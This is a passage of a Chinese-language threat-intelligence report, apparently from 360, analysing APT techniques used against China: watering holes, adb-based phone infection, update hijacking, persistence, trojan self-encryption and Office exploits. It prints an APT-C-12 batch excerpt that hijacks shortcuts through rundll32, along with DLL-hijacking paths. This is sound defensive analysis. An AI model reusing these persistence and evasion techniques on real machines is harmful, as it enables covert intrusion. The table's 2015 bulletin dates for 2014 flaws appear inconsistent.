
2） B 方式


海莲花组织入侵网站以后修改了网站的程序，在用户访问公告信息时会被重定向到一个攻击者控制的网站，提示下载某个看起来是新闻的文件，比如在新疆 522 暴恐事件的第二天网站就提示和暴恐事件相关的新闻，并提供“乌鲁木齐 7 时 50 分发生爆炸致多人伤亡.rar”压缩包给用户下载，而该压缩包文件内含的就是海莲花组织的专用木马。

A 方式和 B 方式的前提都是需要获得目标所关注网站的权限，主要区别是 A 方式将攻击代码直接植入在被入侵的目标网站服务器上；而 B 方式则是篡改替换了网站中的超链接，指向到攻击者所控制的第三方网站，并将攻击代码放置在这个网站的服务器上。

发动水坑攻击要求攻击者具备入侵和篡改网站的能力。不过，根据第三方付费漏洞收集平台补天平台的统计数据显示：2015 年，网站被报告漏洞后，相关网站对漏洞的平均修复率仅为 4.7%；而政府网站的漏洞修复率更是低到了 1.8%。这也就意味着，APT 组织对中国境内的网站进行入侵和篡改，并进而发动水坑攻击，其实并不太困难，可以操作的空间很大。

下面两图来自 360 互联网安全中心发布的《2015 年中国网站安全报告》，分别给出了 2015 年补天平台上，中国网站漏的修复情况及不同备案类型的网站的漏洞修复率情况。





不过，水坑攻击虽然难以防御，但也有一个明显的缺点，那就是目标的选择往往不够精确，容易误伤“平民”。因为被设置水坑的网站的访问者，未必都是 APT 攻击的目标人群，这就使得访问网站的普通用户也可能中招。而误伤“平民”的代价，就是其攻击行为很有可能被暴露在大规模普及民用安全软件的监控之中。

正是由于水坑攻击存在这种杀伤力大但误伤率高的特点，所以，我们可以将水坑攻击比作是现实战争中的空中轰炸机。

四、 登陆艇：PC 跳板

将专用的 APK 木马植入手机系统的方式有很多。不过，就 360 威胁情报中心 2015 年的监测信息来看，在 APT 攻击中，除了鱼叉攻击和水坑攻击外，攻击手机最为典型也最为流行的方式就是通过 PC 来感染手机（以 Android 系统为主）。

以 360 威胁情报中心首先捕获的某个 APT 组织所使用的方法为例：攻击者会首先攻陷目标人群的 PC 机，并进一步收集系统中的 adb 信息，之后一旦检测到有手机连接到了电脑上，就会利用某些软件的 adb 工具将木马文件安装到手机上。

我们可以将这种以 PC 为跳板、以感染手机为目的的攻击方式比作现实战争中的登陆艇。登陆艇可以将武器和士兵从海中运送到陆地上，而这种攻击方式则是把木马从电脑端发送到了手机端。

事实上，在民用领域，让手机感染木马最常见的方式就是发送一条带有恶意下载链接的诈骗短信。但这种方式在 APT 攻击中非常少见。这主要是由于两方面的原因：一方面是因为这种方法容易暴露自己，另一方面也是因为 APT 组织多在境外，如果没有境内人员的配合，想要直接从境外向境内目标发送短信，而且完全不被发现，存在一定的难度。

五、 海外基地：第三方平台

绝大多数的 APT 组织都会使用完全由自己控制的 C&C 服务器。但也确实有一些 APT 组织，为了更好的隐藏自己的真实身份，会采用第三方平台作为专用木马的存储空间或木马回传信息的收集空间。

比如，360 首先发现的 APT 组织 APT-C-02 和 APT-C-05 就都使用了某个知名的第三方

云存储平台作为数据回传的收集平台。这些组织在向云存储平台发送信息时，还会对数据进行加密，从而使云平台服务商很难对这些数据进行监控和管理。

此外，我们还监测到一些 APT 组织会通过社交网络（SNS）来下发 C&C 指令，包括 Facebook、Twitter、以及国内的部分博客和微博平台等。攻击者会在发布信息或发表文章的同时，在文中嵌入攻击代码，而该组织的专用木马则会读取这些文章中的代码指令来完成指定的攻击操作。


我们可以将这种借助第三方平台进行 APT 攻击的攻击方式比作是现实战争中的海外基地。海外基地的存在，对 APT 攻击者形成了一定程度的保护屏障。

六、 新式武器：恶意硬件的中间人劫持

在 2015 年 360 威胁情报中心截获的 APT 攻击中，发现某些 APT 组织采用了一种比较特殊的新颖的攻击方式：通过物理接触的方式，在目标网络环境中部署硬件设备，通过中间人的方式劫持用户的网络流量，并通过劫持替换用户系统中常用软件的更新程序来达到植入攻击程序的目的。监测显示，其劫持的常用软件包括输入法、聊天软件、下载软件、影音软件、甚至是某些安全软件和微软系统等。

在此类攻击中，攻击者会判断更新文件的文件格式，如果是扩展名为 exe 的可执行文件时，就会劫持设备，将正常的更新程序替换为专用木马。而且在某些特定场景下，针对某些常用软件，为了进一步的隐藏攻击特征，攻击者还会将专用木马与正常的更新程序捆绑在一起进行下发，这样就能既保证更新程序的正常使用，又使木马程序能够被下发安装，并且不易被发现。

下图给出了这种攻击的原理示意。其中，灰色的“硬件设备”就是被攻击者植入的恶意硬件设备。



实际上，这种攻击能够成立，主要有两方面的原因：

一方面，现如今，很多常用软件都会采取静默更新的方式，在软件更新过程中不会给用户任何提示。这就使得攻击者通过劫持软件更新的方式下发攻击程序的过程，被攻击者完全没有任何感知。

而另一方面的重要原因就是相当数量的常用软件，在更新过程中不会对更新包的来源、签名和文件内容进行任何校验，而是下载之后就直接执行。这些常用软件中，甚至包括某些知名度很高、普及率超过 60%的大企业开发的软件。而软件更新机制中存在的这些缺欠，正是这种攻击方法能够成立的根本原因。

采用中间人劫持的方法发动 APT 攻击，历史上最著名的事件之一应该要属火焰病毒了。火焰病毒也是利用劫持微软更新来进行传播，但火焰的高明之处在于除了劫持微软更新，还采用 MD5 碰撞的方法来构造虚假签名。只不过，火焰病毒只是一个软件程序，并没有直接在攻击目标的系统中植入恶意的硬件设备。

第四章　APT 军火库中的武器装备

上一章介绍了 APT 攻击中的武器搭载系统，但这些系统并不造成直接的破坏，而真正决定最终攻击效果的，是这些搭载系统所搭载的具体武器或弹头。

APT 攻击中最常用的攻击武器是专用木马（非漏洞利用型）、漏洞利用文件（不含 0day 漏洞）和 0day 漏洞利用文件。而根据这些武器的危险程度和攻击效果的不同，我们又可以依次将它们比作是现实战争中的常规武器、生化武器和核武器。不同等级的武器有不同的适用场景和使用规则。而能够使用武器的级别，在一定程度上也能反映出一个 APT 组织的技术水平和研发能力。

一、　常规武器：专用木马

截至 2015 年 11 月，360 威胁情报中心已经截获了 29 个 APT 组织的专用木马程序文件数千个。这一数字与民用木马相比可以说是微乎其微。这主要是由于 APT 攻击都是定向攻击，所以传播范围非常有限。不过，与普通民用木马相比， APT 攻击专用木马不断快速升级换代的特点比较明显。

没有利用任何漏洞的专用木马，相当于是 APT 攻击中的常规武器。不过，即便只是常规武器，APT 组织的专用木马的技术水平一般也要比民用木马高出很多，而且更加注重木马本身的隐蔽性。对于 APT 攻击来说，不被发现是第一重要的，而单条情报信息的获取反而倒排在其次。

本小节将重点讨论 2015 年，APT 组织专用木马在隐蔽性方面所采用的一些专业技术手段，包括开机自启动、加密技术等。同时，还将举例说明专用木马的升级换代等问题。

（一） 木马的开机自启动

在持续化攻击对抗中，APT 组织比较难解决的问题之一是开机启动。因为一旦木马通过修改注册表、服务、计划任务等方式实现自启动，往往可能触发杀毒软件的主动防御功能，会给用户以警觉，并且木马会很容易进入杀毒软件的视野。而一旦失去了隐蔽性，后续攻击也就无从谈起。

360 威胁情报中心的监测显示，在 2015 年，各 APT 组织的专用木马在开机自启动方面，采用了很多种不同的攻击技术，但其中最有代表性的技术手段是修改快捷方式和 DLL 劫持这两种方式。下面分别举例进行说明：

1） 修改快捷方式

比如，在 APT-C-12 中，其某个专用木马被释放并感染目标机后，会首先修改“开始”菜单的“程序”里面的所有快捷方式，并指向 rundll32。通过这种方式，不仅可以加载后门 dll，还可以同时实现快捷方式的正常功能，所以被攻击者一般很难发现异常。

下图给出了该木马样本在实现相关功能时的恶意批处理脚本部分截图（APT-C-12 组织）：

```
rem 7: C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk
rem ----------
rundll32.exe "C:\Users\user\AppData\Local\[redacted]",DllCopyClassObject  "C:\Users\user\AppData\Roaming\Microsoft\Internet
Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk" "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet
Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
del "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp"
rundll32.exe "C:\Users\user\AppData\Local\[redacted]",DllSetClassObject  "%TEMP%
\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
rundll32.exe "C:\Users\user\AppData\Local\[redacted]",DllCopyClassObject  "%TEMP%
\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp"
"C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar\暴风影音5.lnk"
del "%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk.tmp" "
%TEMP%\C__Users_user_AppData_Roaming_Microsoft_Internet Explorer_Quick Launch_User Pinned_TaskBar_暴风影音5.lnk"
rem ----------
```

2） DLL 劫持

在 Windows 操作系统中，可执行文件 EXE 在执行过程中，往往需要加载动态链接库 DLL，加载优先顺序是：当前目录、系统目录、环境变量。在 WindowsXP 操作系统中，对加载同名的系统 DLL 程序限制不够严格，这就使得木马可以在当前可执行 EXE 目录中伪装系统 DLL。如此一来，在可执行文件 EXE 执行过程中，正因加载顺序机制，DLL 文件的加载会优先选择当前目录下同名伪装的 DLL（在 Windows7 等后期操作系统中，对加载同名的系统 DLL 程序限制更加严格，默认情况下，相同的攻击手法无法使用）。

以 APT-C-01 组织的一个专用木马样本为例：该木马样本被释放后，会首先寻找一个能够开机自启动的第三方应用，如输入法、聊天工具等；之后伪造一个与系统同名的 DLL 文件，并将这个 DLL 文件放入找到的这个第三方应用的目录中；该伪造的 DLL 文件提供与系统同样的输出表，每个输出函数都转向真正的系统 DLL。

如此一来，当用户下次开机或重启时进入系统时，第三方软件会自动启动，但是由于 DLL 劫持的存在，系统也就自动加载了木马程序。但是，当系统执行完这个伪造 DLL 的相关功能后，又会再次跳到同名的系统 DLL 函数里执行，从而完成了系统原有的开机自启动工作。因此从表面来看，开机启动过程并没有出现任何异常，但一次隐蔽的潜入攻击就这样静悄悄的完成。

下表给出了两个经常会被 APT 攻击者利用的应用程序名称，以及攻击者存放伪造 DLL 文件的具体路径。

应用名称	具体路径
搜狗输入法	C:\program files\sogouinput\components\xxx.dll
阿里旺旺	C:\program files\aliwangwang\8.00.34c\xxx.dll

表 6 两个经常被 APT 攻击利用的第三方程序目录示例

而特别值得注意的是，操作系统在执行 EXE 之前，会先初始化 DLL 环境，DLLMain 函数会在 EXE 程序 Main 函数执行之前优先被执行。而木马作者正是利用了这一点，把恶意代码编写到 DLLMain 中，这样就能在很大概率上保证木马比杀毒软件的 EXE 进程优先执行。而在开机启动的瞬间，杀毒软件有可能还没有完成初始化过程，主动防御和自我保护功能往往还没有生效。木马正是利用这短暂的时机，释放并启动下一步所需要的另一个驱动级木马。

不过，也并非所有的 APT 专用木马都会要求开机自启动，我们捕获的很多 APT 组织的很多专用木马都没有开机自启动功能。这些专用木马通常并非单一的功能模块，而是完整独立的后门程序。那么，这些木马在已经成功感染目标机的情况下，为什么会放弃开机自启动，放弃持久性呢？

在综合了国内外相关研究，以及我们自己对大量 APT 样本的分析后，我们认为，这种情况有以下几种可能的原因：

1）特定场景下需要一次性木马攻击

木马越是活跃，也就越容易被监测和发现。因此在某些特定的攻击场景下，一次性的攻击更有助于攻击者的自我隐蔽。

比如，在初期的火力侦查阶段，在还不能确认目标机定位的准确性以及目标机是否有足够的攻击价值的情况下，攻击者使用一次性木马就相对比较安全，不至于一开始就把自己给暴露出来。这些一次性木马只要能够完成目标机系统基本情况的信息收集，收集的信息足够攻击者来判断目标机是否有进一步的攻击价值也就够了。如果攻击者判定目标机没有攻击价值，也就不会有后续的攻击，这次试探性攻击也就很难被发现；反之，如果攻击者判定目标机具有攻击价值，就会再次由人工发起新的攻击。

另外一种情况也会用到一次性木马攻击，那就是当攻击者判定某个目标极具攻击价值，但防护措施比较严密，长期驻留很容易暴露的时候。在这种情况下，攻击者也很有可能会选择使用一次性攻击木马，不论情报是否到手，都要尽可能的避免自己被暴露。

2）依赖原始母体文件运行

专用木马的释放和植入常常由另一个 PE 恶意程序或利用漏洞来完成，其中 PE 恶意程序一般伪装为文档形态。从我们监控的情况来看，部分母体程序在释放了专用木马后，本身并无变化，如果被感染用户没有察觉，则还会将该母体认为是正常的文档。也就是攻击者需等待被感染用户再次执行母体程序，才能造成二次感染。但一般来说，这种方式有很大的局限性。

3）用其他方法启动木马

专用木马即使没有开启自启动，也还有很多其他的方式可以启动。比如，与某些应用程序相结合，当这些程序被运行的时候，木马得以加载。还有就是攻击者也有可能故意先让某个木马潜伏在目标机的系统之内，之后通过后续攻击手段激活这个木马，比如，利用漏洞或劫持篡改网络流量等方式。


将一个木马分成多个部分，或者是将多个相互作用的木马分批分期的植入目标机系统中，之后在一定条件下将木马全部激活，这种比较复杂的攻击方式也不是没有先例。

（二） 木马的加密与自加密

对自身及运行过程中的模块进行随机加密，是现代 APT 专用木马对抗安全软件查杀和安全人员分析的一个重要手段。在 2015 年 360 威胁情报中心截获的大量 APT 专用木马样本中，就有很多样本都采用复杂的加密手段。

下面就以海莲花（OceanLotus，APT-C-00）组织的一个木马家族 OceanLotus Encryptor 为例，来分析现代 APT 组织专用木马的加密技术。

Encryptor 木马最早被截获于 2014 年 2 月。当时，安全人员截获了一批将自身图标伪装成 Word 文档或 JPG 文档的“.exe”文件。如下图就是 Encryptor 木马的某个样本伪装成文件名为“商量好的合同”的 Word 文档后，查看文件属性时的截图。



Encryptor 木马的主要作用是打包和向 C&C 服务器上传电脑中存在的各种 Office 文档，包括 Word、PPT、Outlook 邮箱文件等。而从攻击技术上来看，Encryptor 木马最明显的特点就是会对自己的数据区进行随机递归加密处理，从而大大增加安全软件对其进行识别的难度。

一旦有人下载并打开了 Encryptor 木马文件，这个木马就会通过以下一系列复杂的过程来进行自我释放。下面以伪装成 Word 文档的某个样本为例进行分析说明。

1） 释放 Word 文档

木马会首先释放出一个文件内容与文件名相符的 Word 文档，并在桌面上生成快捷方式。这一步的目的是迷惑受害者，使其在打开文件的过程中完全感觉不到异常的存在，以为自己真的只是打开了一个 Word 文档而已。

2） 释放加密代码

木马程序会随机生成一个 64 位的密钥，并使用这个密钥对自身代码中的特定部分进行加密，之后把经过加密的代码文件保存在系统的 temp 目录下，并将加密代码的文件名后缀写为.tmp（以下简称该文件为 tmp 文件）。而实际上，这个 tmp 文件一旦运行起来，就会释放出真正的木马程序。

这一步骤是特种木马对抗杀毒软件的重要环节。因为能够最终释放木马程序的 tmp 文件经过了 64 位随机加密，就使得安全软件即使发现了系统临时文件夹 temp 中有新增的程序文件，也无法解密这个文件，无法判断这个文件是不是木马。

3） 解密加密代码

木马通过传递参数（--ping+木马路径+\t+64 位密钥），将 tmp 文件运行起来，运行起来的 tmp 文件会通过传递过来的正确密钥对之前加密的代码进行解密，并释放出 2 个实际执行的木马文件 qq.exe（加载器）和 Bundle.rdb（木马通信模块）。

4） 自我删除

木马一旦释放出了 tmp 文件并将解码参数传给 tmp 文件，就会立即将自身从系统中彻底删除。这也是木马程序对抗安全软件、躲避追踪的一个重要手法。因为安全软件如果想要追踪或查杀这个木马，就必须得到该木马的原始文件样本。木马将自身删除后，安全软件就很难捕获到这个木马的样本。


特别需要说明的是，虽然木马生成的 tmp 文件会一直保存在系统中，但由于 tmp 文件

是经过随机加密的，因此，即使是同一个 Encryptor 木马，每次运行生成的 tmp 文件也都是不同的。所以，我们无法将捕获的 tmp 文件作为木马病毒的样本进行分析。


5） 运行加载

qq.exe 程序会用 2 种方法尝试加载木马通信模块 Bundle.rdb：自身加载或注入到一个系统进程，而 Bundle.rdb 木马模块一旦加载起来，就会和控制端通信完成 C2 通道的建立。

qq.exe 这个程序也经过了一些精心的伪装。单独看其文件属性，稍不注意也会以为它就是 QQ 软件。下图是木马创建的指向 qq.exe 的计划任务属性的截图。



整个木马的加载过程，实际上就是一个木马与安全软件进行对抗的过程。不过，除了上述内容外，Encryptor 还采用了填充垃圾数据的方法与安全软件进行对抗。例如用 0x00 或其他随机字符填充了十几 M 的文件内容，使得文件体积过大，从而避免样本被云系统上传，如下图所示。



从上述对 OceanLotus Encryptor 木马样本的举例分析可以看出，APT 组织已经开始对专用木马采用大量的随机化加密处理技术。类似的，甚至更高级的技术，在很多 APT 组织的木马样本中都有使用。这就使得传统的单纯的样本分析方法面临巨大的挑战。而以机器学习、人工智能和大数据关联分析为代表的新型安全技术方法，则为我们发现和追踪此类木马提供新的解决之道。

（三） 木马升级换代实例

正如军队的武器装备需要不断的更新换代一样，APT 组织在长期的持续性攻击中，也在不断的改进、升级和换代自己所使用的木马技术。

以海莲花组织的专用木马为例：

该组织初期使用的专用木马 OceanLotus Tester 的技术并不复杂，和一般的民用木马的水平相差无几，也比较容易被发现和查杀。

但到了 2014 年以后，该组织的专用木马 OceanLotus Encryptor 开始采用包括文件伪装、随机加密和自我销毁等一系列复杂的攻击技术与安全软件进行对抗，查杀和捕捉的难度大大增加。与此同时，该组织还推出了专门针对 Mac OS 系统的专用木马 OceanLotus MAC。

2014 年 11 月以后，该组织的专用木马 OceanLotus Cloudrunner 又开始转向云控技术，攻击的危险性、不确定性与木马识别查杀的难度再一次大幅增强。

可见，海莲花组织专用木马的每一次升级换代，其攻击性、隐蔽性都有大大的增强。而其他 APT 组织专用木马的升级换代也有类似的特点。

此外，专用木马技术演进的另外一个特点，就是从 PC 端向移动端转移。从 360 历年捕获的恶意样本库分析来看，2 年以前，针对移动端的 APT 专用木马还比较少见，绝大多数 APT 攻击都是针对 PC 端或网络层的。但在最近 1-2 年间截获的木马样本中，已经发现了多个 APT 组织都在开发和研制移动端的专用木马，并且还为这些木马开发了很多专用的搭载系统（参见第二章、第三章分析），包括可以从 PC 端登陆移动端的两栖作战木马。而现如今智能移动终端整体安全环境的恶劣，也将为 APT 攻击提供一个广阔的空间。


二、 生化武器：1-Nday 漏洞利用

漏洞是无处不在的。漏洞的种类很多，产生漏洞的原因和环节也很多。除了系统应用程序会存在漏洞，人员管理也存在着多种漏洞隐患。攻击者使用漏洞的主要目的是可以在目标系统进行未授权操作，如：读写用户敏感数据、安装恶意程序等。而在 APT 攻击中，攻击者对于远程代码执行漏洞尤为关注。

如果说，没有利用任何系统漏洞就发动攻击的一般的专用木马是常规武器，那么利用系统漏洞发动攻击的木马或漏洞利用文件就称得上是具有大规模杀伤性的核生化武器了。


利用 1day（因补丁程序发布而刚刚被公开的漏洞）或 Nday（补丁程序或修复方案已经发布很久的漏洞）漏洞进行的攻击，理论上说还是可以及时防御的，而利用 0day 漏洞（尚无补丁程序的漏洞）进行攻击则几乎无法防御。因此，我们一般可以把 1day-Nday 漏洞的利用文件比作是 APT 攻击中的生化武器，而利用 0day 漏洞的文件，则是 APT 攻击中的核武器。

下图给出了针对中国的 APT 攻击中，漏洞利用级别的分布情况，其中，利用已知漏洞，即利用 1day-Nday 漏洞的攻击占 88.1%，接近 9 成。而真正利用 0day 漏洞的攻击的比例仅为 11.9%。



利用 0day 漏洞的攻击占比较少，一方面是出于攻击者的成本考虑，另一方面也说明，国内组织机构的网络系统和终端设备中仍有大量已知漏洞并未修复，这也就使得利用 1day-Nday 漏洞的攻击对于国内用户仍然十分有效。

下图给出了全球各 APT 组织在历史攻击中，具体漏洞的利用分布情况：



下面就 APT 攻击中的 1day-Nday 漏洞利用举例进行说明。

1） CVE-2012-0158

CVE-2012-0158 是一个 2012 年被报告的漏洞，但迄今为止，它仍然是最受 APT 攻击者们青睐的一个漏洞。360 威胁情报中心的监测显示，包括 APT-C-05、APT-C-12、、Carberp、OceanLotus（APT-C-00）、The Rotten Tomato 等在内的的至少 10 个针对中国发动攻击的 APT 组织利用过该漏洞。

CVE-2012-0158 是一个影响多个微软 Office 版本的安全漏洞，利用这个漏洞，远程攻击者可以通过诱使用户打开一个经过特殊构造的.rtf 文件，在用户系统上执行任意指令。由于漏洞本身的特性利用非常稳定，被广泛用于执行基于邮件附件的针对性攻击。

此漏洞被公布于 2012 年 4 月，称为“Microsoft Visual Basic Windows Common Controls (MSCOMCTL.OCX)远程代码执行漏洞”。显然，该漏洞是一个发动鱼叉邮件攻击的有利武器。攻击者可以将恶意构造的 Word 后缀的 RTF 文件作为电子邮件的附件发送给攻击目标，一旦被攻击者的电脑系统存在这个漏洞，并且打开了附件，那么恶意代码就可以被释放并执行，而且很难被发现。

2） CVE-2015-0097

CVE-2015-0097 微软在 2015 年 3 月发布补丁，在 2015 年 7 月下旬互联网公开了第一个 POC（Proof of Concept，观点验证程序）。而 360 威胁情报中心在 8 月初捕获到某 APT 组织开始使用该漏洞。

CVE-2015-0097 漏洞本身是微软 Office 的一个逻辑漏洞，不需要传统的漏洞利用流程（如堆喷射、构建 ROP 链等）。一个微软 Office 文件如果包含有效的 html 代码，微软 Office 会调用 MSScriptControl.ScriptControl.1 控件在本地域去打开 html，导致 html 中的脚本也在本地域执行，这样就可以读写本地文件，脚本利用 ADODB.Recordset 在本机启动目录写入了一个 HTA 文件。导致机器在下次重启时将执行 HTA 中代码，HTA 脚本功能负责下载恶意程序到本机执行。

3） Android 漏洞

前面两个例子都是针对 PC 端的。但实际上，我们也已经捕获到某些 APT 组织具有利用 Android 漏洞发动攻击的能力，并捕获了一些具体的攻击。

另外，在今年的 Hacking Team“军火库”泄露事件中，我们也看到针对中国的一些网络攻击，其中就利用 Android 漏洞进行的相关攻击。

三、 核武器：0day 漏洞利用

利用 0day 漏洞发动的攻击理论上来说是无法防御的，因此也最具杀伤力。而一个 APT 组织能够发现和使用多少个 0day 漏洞，在一定程度上说明了该组织的技术实力。360 威胁情报中心的监测显示，某些 APT 组织甚至能够使用 3-5 个 0day 漏洞发动攻击。

下面以 CVE-2014-6352 漏洞的利用为例，进行 0day 漏洞攻击举例说明。下表给出了 CVE-2014-6352 漏洞及与其密切相关的漏洞 CVE-2014-4114（沙虫漏洞）的利用样本捕获情况及相关信息说明。

版本	信息披露或样本捕获时间	发现厂商	描述	利用漏洞编号	微软公告时间
版本 A	2014-10-14（信息披露）	iSIGHT	UNC 下载 PE 木马，利用 inf 安装启动 PE 木马	CVE-2014-4114	2015-10-14
版本 B	2014-10-16（样本捕获）	Xecure lab	利用 inf 执行嵌入“.ppsx”文档内的 PE 木马	CVE-2014-4114	2015-10-14
